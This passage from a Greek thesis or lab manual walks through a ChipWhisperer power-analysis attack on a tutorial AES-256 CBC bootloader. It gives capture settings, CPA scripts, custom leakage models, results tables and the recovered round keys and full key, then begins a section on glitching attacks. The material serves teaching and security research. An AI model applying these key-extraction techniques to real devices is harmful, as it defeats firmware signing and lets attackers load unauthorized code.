Στον κόσμο των μικροελεγκτών, ένας bootloader είναι ένα ειδικό κομμάτι του firmware που επιτρέπει το χρήστη να φορτώσει νέα προγράμματα στη μνήμη χωρίς τη χρήση ειδικού προγραμματιστή (Hardware – programmer). Αυτό είναι ιδιαίτερα χρήσιμο για συσκευές με σύνθετο κώδικα που μπορεί να χρειαστεί να διορθωθούν ή να ενημερωθούν με άλλο τρόπο στο μέλλον - ένας bootloader καθιστά δυνατό για το χρήστη να φορτώσει μια νέα έκδοση του firmware στο μικροελεγκτή. Ένας bootloader πρέπει να γραφτεί στη μνήμη flash μία φορά χρησιμοποιώντας ένα συμβατικό προγραμματιστή. Ο bootloader προγραμματίζεται έτσι ώστε όταν η κατάσταση εκκίνησης του bootloader ικανοποιείται, αυτός λαμβάνει πληροφορίες από μια γραμμή επικοινωνίας (θύρα USB, σειριακή θύρα, θύρα Ethernet, σύνδεση WiFi, κ.λπ.) συνήθως μέσω UART και αποθηκεύει τα δεδομένα αυτά στη μνήμη προγράμματος (program memory) σε προκαθορισμένες τοποθεσίες. Μόλις ληφθεί το πλήρες firmware, ο μικροελεγκτής μπορεί να τρέξει με ευκολία τον ενημερωμένο κωδικό του μετά από μια απλή επανεκκίνηση.

Υπάρχει ένα ζήτημα ασφάλειας για τους bootloaders. Μια εταιρεία μπορεί να θέλει να σταματήσει τους πελάτες τους να γράψουν το δικό τους firmware και να το ανεβάσουν στο μικροελεγκτή. Για παράδειγμα, αυτό μπορεί να οφείλεται σε λόγους προστασίας – οι πελάτες θα μπορούσαν να έχουν πρόσβαση σε τμήματα της συσκευής που κανονικά δεν θα είχαν. Ένας τρόπος προστασίας είναι η κρυπτογράφηση στον bootloader. Η εταιρεία μπορεί να προσθέσει τη δική της μυστική υπογραφή στον κώδικα του firmware και να την κρυπτογραφήσει με ένα μυστικό κλειδί. Στη συνέχεια, ο bootloader μπορεί να αποκρυπτογραφήσει το εισερχόμενο firmware και να επιβεβαιώσει ότι το εισερχόμενο firmware έχει υπογραφεί σωστά. Οι χρήστες δεν θα γνωρίζουν το μυστικό κλειδί ή την υπογραφή που συνδέεται με το firmware, έτσι ώστε να μην είναι σε θέση να το αντικαταστήσουν με το δικό τους.

Η επίθεση [8] θα εκτελεστεί σε ένα απλό bootloader AES-256. Το θύμα θα λάβει δεδομένα μέσω σειριακής σύνδεσης, θα αποκρυπτογραφήσει την εντολή και θα επιβεβαιώσει ότι η υπογραφή που περιλαμβάνεται είναι σωστή. Στη συνέχεια, θα αποθηκεύσει τον κώδικα στη μνήμη μόνο εάν επιτύχει ο έλεγχος υπογραφής. Για να καταστήσει αυτό το σύστημα πιο ισχυρό κατά των επιθέσεων, ο bootloader θα χρησιμοποιήσει CBC mode. Στόχος μας είναι να βρούμε το μυστικό κλειδί και το CBC initialization vector έτσι ώστε να μπορέσουμε να "φορτώσουμε" με επιτυχία το δικό μας firmware.

3.7.1 Περιγραφή του πρωτοκόλλου επικοινωνίας του Bootloader

Ταχύτητα επικοινωνίας (Baud Rate): 38400

Περιγραφή Frame επικοινωνίας:

```
        |<-------- Encrypted block (16 bytes) ---------->|
| 0x00 |    Signature (4 Bytes)    |  Data (12 Bytes)   |   CRC-16    |
```

Το frame απαρτίζεται από τέσσερα μέρη:

- 0x00: 1 byte σταθερή κεφαλίδα (fixed header)
- Υπογραφή(Signature): Μια μυστική σταθερά 4 byte. Ο bootloader θα επιβεβαιώσει ότι αυτή η υπογραφή είναι σωστή μετά την αποκρυπτογράφηση του πλαισίου.
- Δεδομένα: 12 bytes του εισερχόμενου firmware. Αυτό το σύστημα μας αναγκάζει να στέλνουμε τον κώδικα 12 bytes κάθε φορά.
- CRC-16: Ένα άθροισμα ελέγχου (checksum) 16-bit χρησιμοποιώντας το CRC-CCITT polynomial (0x1021). Το LSB του CRC αποστέλλεται πρώτα, ακολουθούμενο από το MSB. Ο bootloader θα απαντήσει μέσω της σειριακής θύρας, περιγράφοντας εάν ο έλεγχος CRC ήταν έγκυρος ή όχι.


Όπως περιγράφεται στο διάγραμμα, το μπλοκ των 16 byte δεν αποστέλλεται ως απλό κείμενο. Αντίθετα, κρυπτογραφείται χρησιμοποιώντας το AES-256 σε λειτουργία CBC. Αυτή η μέθοδος κρυπτογράφησης θα περιγράφει στην επόμενη ενότητα.

Ο bootloader αποκρίνεται σε κάθε εντολή με ένα μόνο byte που υποδεικνύει εάν το CRC-16 ήταν OK ή όχι, με τις παρακάτω απαντήσεις:

```
CRC-OK:     0xA1
CRC Failed: 0xA4
```

3.7.2 Σύντομη περιγραφή του AES-256 CBC

Στον AES CBC mode, το plaintext σε κάθε γύρο γίνεται XOR με μάσκα 16 byte, η οποία λαμβάνεται από το προηγούμενο κρυπτογράφημα. Επίσης, το πρώτο μπλοκ αποκρυπτογράφησης δεν έχει προηγούμενο κρυπτογράφημα για χρήση, γι' αυτό και χρησιμοποιείται το initialization vector (IV). Εάν θέλουμε να αποκρυπτογραφήσουμε ολόκληρο το κρυπτογράφημα (συμπεριλαμβανομένου του μπλοκ 0) ή να δημιουργήσουμε σωστά το δικό μας κρυπτογράφημα, θα πρέπει να βρούμε και το IV μαζί με το κλειδί AES.



Εικόνα 59 Cipher Block Chain (CBC) Mode encryption/decryption

3.7.3 Περιγραφή της επίθεσης

Η επίθεση στον AES-256 θα έχει 4 βήματα:

- Θα εκτελεστεί μια τυποποιημένη επίθεση (όπως στην αποκρυπτογράφηση AES-128 – Κεφάλαιο 3.6) για να προσδιοριστούν τα πρώτα 16 byte του κλειδιού, που αντιστοιχούν στο κλειδί κρυπτογράφησης του 14ου γύρου.
- Χρησιμοποιώντας το κλειδί του 14ου γύρου, θα υπολογιστούν οι υποθετικές έξοδοι κάθε S-Box από τον 13ο γύρο με χρήση του κρυπτογραφημένου κείμενου του 14ου γύρου και προσδιορισμό των 16 bytes του 13ου γύρου που χειρίζονται με χρήση της αντίστροφης MixColumns (aes_mixColumns_inv()).
- Εκτέλεση της συνάρτησης MixColumns και ShiftRows στο υποθετικό κλειδί που προσδιορίστηκε παραπάνω, ώστε να ανακτηθεί το κλειδί του 13ου γύρου.
- Χρησιμοποιώντας το πρόγραμμα κλειδιών AES-256, θα αντιστρέψουμε τα κλειδιά 13ου και 14ου γύρου για να προσδιορίσετε το αρχικό κλειδί κρυπτογράφησης AES-256.

3.7.4 Προετοιμασία Υλικού και Λογισμικού

Θα εκτελεστεί η προετοιμασία όπως περιγράφεται στο κεφάλαιο 3.2 .

Firmware στόχου: *bootloader-aes256.c* (Παράρτημα B.5 B.2).

Scope Settings Script:

```
"""Setup script for CWLite/1200 with XMEGA (CW303/CW308-XMEGA/CWLite target)
specifically for Tutorial A5: the AES-256 bootloader attack
"""

try:
    scope = self.scope
except NameError:
    pass

scope.gain.gain = 45
scope.adc.samples = 11000
scope.adc.offset = 0
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
```

3.7.5 Εκτέλεση Επίθεσης

Αφού γίνει σύνδεση με το ChipWhisperer και ο προγραμματισμός του στόχου, όπως και στο κεφάλαιο 3.6 θα γίνει η απαραίτητη καταγραφή με το CW-Capture ώστε να εκτελεστεί η επίθεση με το CW-Analyzer

Τώρα που έχουμε τα ίχνη μας, μπορούμε να προχωρήσουμε και να εκτελέσουμε την επίθεση. Όπως περιγράφεται παραπάνω, θα πρέπει να κάνουμε δύο επιθέσεις - μία για να πάρουμε το κλειδί 14^{ου} γύρου και την δεύτερη (χρησιμοποιώντας τα αποτέλεσμα της πρώτης) για να πάρουμε το κλειδί του 13^{ου} γύρου. Στη συνέχεια, θα κάνουμε ένα τελικό βήμα για να πάρουμε το κλειδί κρυπτογράφησης 256 bit.

Θα τροποποιήσουμε το script που χρησιμοποιήσαμε στο κεφάλαιο 3.6 , θα πρέπει να αλλάξουμε το μοντέλο από *SBox_output* το *InvSBox_output*

Οπότε αλλάζουμε τα:

```
from chipwhisperer.analyzer.attacks.models.AES128_8bit import AES128_8bit,
SBox_output
```

```
leak_model = AES128_8bit(SBox_output)
```

σε:

```
from chipwhisperer.analyzer.attacks.models.AES128_8bit import AES128_8bit,
InvSBox_output
```

```
leak_model = AES128_8bit(InvSBox_output)
```

Μπορούμε επίσης να επιταχύνουμε την επίθεση μειώνοντας το εύρος που θα ψάξει ο αλγόριθμος, αυτό μπορούμε να το κάνουμε γιατί γνωρίζουμε που εκτελούνται οι πράξεις που μας ενδιαφέρουν οι παρακάτω τιμές είναι για τον XMEGA:

```
attack.setPointRange((2900, 4200))
```

Το συνολικό script για την ανάκτηση του κλειδιού του 14^{ου} γύρου:

AES-256 14th Round Key Script

```
import chipwhisperer as cw
from chipwhisperer.analyzer.attacks.cpa import CPA
from chipwhisperer.analyzer.attacks.cpa_algorithms.progressive import
CPAProgressive
```

```
from chipwhisperer.analyzer.attacks.models.AES128_8bit import AES128_8bit,
InvSBox_output

#self.project = cw.openProject("2017-mar23-xmega-aes.cwp")
traces = self.project.traceManager()

attack = CPA()
leak_model = AES128_8bit(InvSBox_output)
attack.setAnalysisAlgorithm(CPAProgressive, leak_model)
attack.setTraceSource(traces)
attack.setTraceStart(0)
attack.setTracesPerAttack(-1)
attack.setIterations(1)
attack.setReportingInterval(10)
attack.setTargetSubkeys([0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14,
15])
attack.setPointRange((2900, 4200))

self.results_table.setAnalysisSource(attack)
self.correlation_plot.setAnalysisSource(attack)
self.output_plot.setAnalysisSource(attack)
self.pge_plot.setAnalysisSource(attack)
attack.processTraces()
```

Αφού εκτελέσουμε την επίθεση μπορούμε να δούμε τα αποτελέσματα στο *Results Table* tab

Results Table

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
PGE	175	61	118	192	55	197	172	5	17	212	135	103	127	250	134	200
0	EA 0.8141	79 0.7670	79 0.6909	20 0.6284	C8 0.7266	71 0.6832	44 0.6982	7D 0.7222	46 0.7258	62 0.7160	5F 0.6691	51 0.8298	85 0.6679	C1 0.9119	3B 0.7009	CB 0.7150
1	C7 0.3551	0A 0.3643	92 0.3619	93 0.3695	65 0.3414	15 0.3749	B3 0.3444	BC 0.3367	45 0.3603	8F 0.3738	8F 0.3492	CB 0.3501	5B 0.3512	82 0.3862	E7 0.3463	D9 0.3376
2	5C 0.3377	18 0.3535	73 0.3568	DB 0.3480	ED 0.3298	1D 0.3400	9A 0.3430	F3 0.3367	0D 0.3506	7B 0.3314	AC 0.3351	9F 0.3451	66 0.3409	FF 0.3555	AC 0.3417	D0 0.3280
3	7A 0.3358	06 0.3423	45 0.3365	42 0.3416	E0 0.3295	87 0.3238	40 0.3293	E6 0.3204	F8 0.3465	46 0.3167	D8 0.3267	EF 0.3433	80 0.3253	AA 0.3458	B2 0.3380	28 0.3278
4	48 0.3273	35 0.3421	A0 0.3241	6E 0.3415	B3 0.3273	46 0.3232	57 0.3269	4A 0.3192	DB 0.3320	31 0.3155	CA 0.3222	07 0.3402	CE 0.3224	09 0.3385	19 0.3325	79 0.3277
5	12 0.3248	4A 0.3409	E8 0.3239	F2 0.3389	F0 0.3270	2A 0.3189	63 0.3237	A6 0.3163	E9 0.3273	AB 0.3127	D2 0.3165	D2 0.3364	3B 0.3147	DE 0.3289	58 0.3314	41 0.3267
6	D8 0.3226	A8 0.3401	D7 0.3236	75 0.3285	D2 0.3246	74 0.3189	43 0.3159	EE 0.3155	62 0.3270	6D 0.3077	2C 0.3153	77 0.3288	F9 0.3113	02 0.3277	EE 0.3271	9A 0.3231
7	53 0.3178	1F 0.3386	EE 0.3222	AB 0.3268	FA 0.3228	C2 0.3183	4E 0.3143	A3 0.3140	FF 0.3254	EA 0.3060	90 0.3139	8C 0.3278	68 0.3103	1B 0.3265	D2 0.3199	EA 0.3228
8	F7 0.3164	A0 0.3292	9B 0.3214	FF 0.3241	71 0.3201	F4 0.3166	16 0.3127	D6 0.3103	61 0.3244	B3 0.3036	C3 0.3125	AB 0.3260	58 0.3095	8C 0.3229	71 0.3197	E5 0.3183

Εικόνα 60 Ανάκτηση κλειδιού 14ου γύρου

Από τα αποτελέσματα έχουμε το πιθανό κλειδί του 14ου γύρου:


```
ea 79 79 20 c8 71 44 7d 46 62 5f 51 85 c1 3b cb.
```

Θα συνεχίσουμε την επίθεση ανακτώντας το κλείδα του 13ου γύρου

3.7.6 Επανασυγχρονισμός ιχνών (μόνο για τον XMEGA)


Από το 14ο γύρο επίθεση ότι τα δεδομένα ιχνών δεν συγχρονίζονται γύρω από το δείγμα 7000. Αυτό οφείλεται οτι στο συγκεκριμένο implementation ο κώδικας για το XMEGA δεν παίρνει πάντα το ίδιο χρονικό διάστημα για να τρέξει για κάθε είσοδο.

Αρχικά θα κλείσουμε και θα ανοίξουμε ξανά CW-Analyzer.




Εικόνα 61 Συγχρονισμός ιχνών

Ενεργοποίηση του *Resync: Sum of Difference* module:



Ρύθμιση των *reference points* το (9063, 9177) και *input window* σε (9010, 9080):



Επιλογή επανασχεδίασης των ιχνών (*Redraw traces*).

Για να συγχρονιστούν όσο το δυνατόν καλυτέρα μπορούμε να αλλάξουμε ελαφρώς τις παραμέτρους "*input window*" ή/και "*reference points*". Αν ο συγχρονισμός δεν είναι κάλος η εναπομείνασα επίθεση θα αποτύχει. Το αποτέλεσμα μετά το συγχρονισμό θα δείχνει όπως στην εικόνα 6. Να σημειωθεί ότι θα αποσυγχρονιστούν τα ίχνη από περίπου 7000 και πριν.

Εικόνα 62 Συγχρονισμένα ίχνη

Αφού συγχρονίστηκαν τα ίχνη μπορούμε να συνεχίσουμε την επίθεση. Το επόμενο βήμα είναι να προγραμματίσουμε το δικό μας leakage model. Ο παρακάτω κώδικας Python μοντελοποιεί το μοντέλο βάρους Hamming του 13ου γύρου S-box:

```
# Imports for AES256 Attack
from chipwhisperer.analyzer.attacks.models.AES128_8bit import
AESLeakageHelper

class AES256_Round13_Model(AESLeakageHelper):
    def leakage(self, pt, ct, guess, bnum):
        #You must but YOUR recovered 14th round key here
calc_round_key = [0xea, 0x79, 0x79, 0x20, 0xc8, 0x71, 0x44, 0x7d, 0x46,
0x62, 0x5f, 0x51, 0x85, 0xc1, 0x3b, 0xcb]
        xored = [calc_round_key[i] ^ pt[i] for i in range(0, 16)]
        block = xored
        block = self.inv_shiftrows(block)
        block = self.inv_subbytes(block)
        block = self.inv_mixcolumns(block)
        block = self.inv_shiftrows(block)
        result = block
        return self.inv_sbox((result[bnum] ^ guess[bnum]))
```

Στο script της επίθεσης θα προσθεσουμε το leakage model για τον 13 γύρο και θα αλλάξουμε το setAnalysisAlgorithm ώστε να καλεί το δικό μας μοντελο:

```
leak_model = AES128_8bit(AES256_Round13_Model)
attack.setAnalysisAlgorithm(CPAProgressive, leak_model)
```

Όπως κάναμε στην επίθεση του 14ου γύρου, η μείωση του εύρους σημείων μπορεί να επιταχύνει την επίθεση. Μπορούμε να το αλλάξουμε μέσω του `setPointRange()` από:

```
attack.setPointRange((0, -1))
```

Σε για τον XMEGA

```
attack.setPointRange((8000,10990))
```

Αφού εκτελέσουμε την επίθεση θα ανακτήσουμε το κλειδί του 13ου γύρου

Results Table

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
PGE	65	97	79	93	76	131	228	184	48	191	61	120	14	195	247	190
0	C6 0.6599	BD 0.6454	4E 0.6434	50 0.7001	AB 0.6902	CA 0.6118	75 0.6015	77 0.6863	79 0.7037	87 0.7204	96 0.6269	CA 0.6564	1C 0.7276	7F 0.6900	C5 0.6449	82 0.6207
1	75 0.3155	F3 0.3495	10 0.3410	5B 0.3384	3F 0.3291	48 0.3443	56 0.3566	E7 0.3378	47 0.3242	98 0.3309	2A 0.3231	04 0.3607	DC 0.3189	D6 0.3177	1A 0.3299	26 0.3461
2	F7 0.3083	77 0.3131	D8 0.3181	86 0.3307	FA 0.3273	10 0.3432	AF 0.3411	24 0.3340	81 0.3219	93 0.3192	BF 0.3230	84 0.3319	25 0.3177	65 0.3120	79 0.3278	D0 0.3332
3	E0 0.3058	08 0.3102	CF 0.3135	E2 0.3250	51 0.3237	5E 0.3388	EE 0.3400	34 0.3205	91 0.3216	BD 0.3136	D6 0.3143	5E 0.3190	A7 0.3128	7C 0.3118	7C 0.3248	2C 0.3320
4	C8 0.3037	AE 0.3070	4C 0.3099	DF 0.3225	2E 0.3228	2D 0.3361	2F 0.3315	33 0.3161	DC 0.3188	A4 0.3126	03 0.3140	4E 0.3179	AF 0.3118	6C 0.3118	76 0.3233	D8 0.3129
5	3A 0.3018	2C 0.3047	B7 0.3096	03 0.3193	B4 0.3213	AB 0.3360	B6 0.3282	BB 0.3131	4B 0.3168	3E 0.3088	1E 0.3079	44 0.3176	F3 0.3090	B8 0.3079	51 0.3163	2E 0.3109
6	ED 0.2998	06 0.3047	A1 0.3084	8A 0.3187	26 0.3139	74 0.3333	6B 0.3212	39 0.3122	F9 0.3136	0A 0.3020	4A 0.3067	F9 0.3108	9F 0.3083	E1 0.3068	66 0.3138	77 0.3088
7	5F 0.2978	D1 0.3037	FD 0.3076	82 0.3176	4A 0.3055	F8 0.3303	7C 0.3189	B5 0.3121	56 0.3131	1F 0.3014	5E 0.3059	4C 0.3104	C3 0.3057	63 0.3047	0F 0.3130	21 0.3047
8	F3 0.2948	42 0.2989	CE 0.3068	24 0.3175	E0 0.3024	80 0.3289	16 0.3172	2D 0.3099	E6 0.3131	E3 0.2997	F9 0.3051	BB 0.3089	EF 0.3052	CE 0.3046	09 0.3100	E4 0.3036

Εικόνα 63 Αποτελέσματα ανάκτησης κλειδιού 13ου γύρου

Το κλειδί για τον 13ο γύρο που ανακτήθηκε είναι το:

```
C6 BD 4E 50 AB CA 75 77 79 87 96 CA 1C 7F C5 82
```

Το οποίο δεν είναι το τελικό κλειδί, αλλά η έξοδος S-Box από τον 13ο γύρο με χρήση του κρυπτογραφημένου κείμενου του 14ου γύρου. Για να ανακτήσουμε το κλειδί του 13ου γύρου πρέπει περάσουμε το παραπάνω υποθετικό κλειδί μέσω ShiftRows και MixColumns για να αφαιρεθούν τα αποτελέσματα αυτών των δύο λειτουργιών. Αυτό γίνεται εύκολα στην κονσόλα Python:

```
>>> from chipwhisperer.analyzer.attacks.models.aes.funcs import
shiftrows,mixcolumns
>>> knownkey = [0xC6, 0xBD, 0x4E, 0x50, 0xAB, 0xCA, 0x75, 0x77, 0x79, 0x87,
0x96, 0xCA, 0x1C, 0x7F, 0xC5, 0x82]
>>> key = shiftrows(knownkey)
>>> key = mixcolumns(key)
>>> print " ".join(["%02x" % i for i in key])
c6 6a a6 12 4a ba 4d 04 4a 22 03 54 5b 28 0e 63
```


Το κλειδί του 13ου γύρου είναι το:

```
c6 6a a6 12 4a ba 4d 04 4a 22 03 54 5b 28 0e 63
```

3.7.7 Ανάκτηση του κλειδιού κρυπτογράφησης - key schedule calculator

Τέλος, έχουμε αρκετές πληροφορίες για να ανακτήσουμε το αρχικό κλειδί κρυπτογράφησης. Στο AES-256 το αρχικό κλειδί χρησιμοποιείται στη ρουτίνα επέκτασης κλειδιού για να δημιουργηθούν 15 κλειδιά γύρων και γνωρίζουμε το κλειδί για τους γύρο 13 και 14. Το μόνο που πρέπει να κάνουμε τώρα είναι να αντιστρέψουμε τον αλγόριθμο βασικού προγραμματισμού για να υπολογίσουμε το 0/1 κλειδί γύρων από το κλειδί των 13/14 γύρων.

Στο λογισμικό CW-Analyzer παρέχεται ένας key schedule calculator, υπάρχει στο μενού: *Tools* > *AES Key Schedule*.



Εικόνα 64 AES Key Schedule Calculator

Θα βάλουμε τα κλειδιά που βρήκαμε παραπάνω:

```
c6 6a a6 12 4a ba 4d 04 4a 22 03 54 5b 28 0e 63 ea 79 79 20 c8 71 44 7d 46
62 5f 51 85 c1 3b cb
```

Το οποίο μπορούμε να το επιβεβαιώσουμε από το *supersecret.h*

```
94 28 5d 4d 6d cf ec 08 d8 ac dd f6 be 25 a4 99 c4 d9 d0 1e c3 40 7e d7 d5
28 d4 09 e9 f0 88 a1
```

Το συνολικό script για την ανάκτηση του κλειδιού του 13ου γύρου:

AES-256 13th Round Key Script

```
import chipwhisperer as cw
from chipwhisperer.analyzer.attacks.cpa import CPA
from chipwhisperer.analyzer.attacks.cpa_algorithms.progressive import
CPAProgressive
from chipwhisperer.analyzer.attacks.models.AES128_8bit import AES128_8bit,
AESLeakageHelper
from chipwhisperer.analyzer.preprocessing.resync_sad import ResyncSAD

class AES256_Round13_Model(AESLeakageHelper):
    def leakage(self, pt, ct, guess, bnum):
        #You must but YOUR recovered 14th round key here - this example may
not be accurate!
        calc_round_key = [0xea, 0x79, 0x79, 0x20, 0xc8, 0x71, 0x44, 0x7d,
0x46, 0x62, 0x5f, 0x51, 0x85, 0xc1, 0x3b, 0xcb]
        xored = [calc_round_key[i] ^ pt[i] for i in range(0, 16)]
        block = xored
        block = self.inv_shiftrows(block)
        block = self.inv_subbytes(block)
        block = self.inv_mixcolumns(block)
        block = self.inv_shiftrows(block)
        result = block
        return self.inv_sbox((result[bnum] ^ guess[bnum]))

traces = self.project.traceManager()

resync_traces = ResyncSAD(traces)
resync_traces.enabled = True
resync_traces.ref_trace = 0
resync_traces.target_window = (9100, 9300)
resync_traces.max_shift = 200

attack = CPA()
leak_model = AES128_8bit(AES256_Round13_Model)
attack.setAnalysisAlgorithm(CPAProgressive, leak_model)
attack.setTraceSource(resync_traces)
attack.setTraceStart(0)
attack.setTracesPerAttack(-1)
attack.setIterations(1)
attack.setReportingInterval(10)
attack.setTargetSubkeys([0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14,
15])
attack.setPointRange((0, -1))
```

```
self.results_table.setAnalysisSource(attack)
self.correlation_plot.setAnalysisSource(attack)
self.output_plot.setAnalysisSource(attack)
self.pge_plot.setAnalysisSource(attack)
attack.processTraces()
```

Κεφάλαιο 4 Fault Attacks

Η ιδέα των επιθέσεων με εσκεμμένη πρόκληση σφάλματος δεν είναι καινούργια, όπως παράδειγμα περιγράφουν οι Boneh, DeMillo και Lipton από το 1996 [25], “When an adversary has physical access to a device she may try to induce hardware faults purposely. For instance, one may attempt to attack a tamper- resistant device by deliberately causing it to malfunction”.

Υπάρχουν διάφοροι τύποι επιθέσεων πρόκλησης σφάλματος, θα επικεντρωθούμε σε αυτές που προκαλούνται από εισαγωγή σφάλματος στον ρολόι της συσκευής (Clock Glitching) και στην τροφοδότηση στου ολοκληρωμένου (Voltage Glitching), οι συγκεκριμένοι τύποι επιθέσεων σφάλματος είναι και αυτοί γνωστοί τουλάχιστον από το 1996, όταν οι A. Ross και M. Kuhn επέδειξαν εκτενώς τόσο την εισαγωγή προβλημάτων στο ρολόι όσο και στην τάση [26].

4.1 Glitching Attacks

Μια επίθεση glitching είναι ένα εσκεμμένο σφάλμα που εισήχθη για να υπονομεύσει τη ασφάλεια συσκευής προκαλώντας δυσλειτουργία. Μερικά από τα πράγματα που μπορούν να προκαλέσουν τα σφάλματα αυτά είναι:

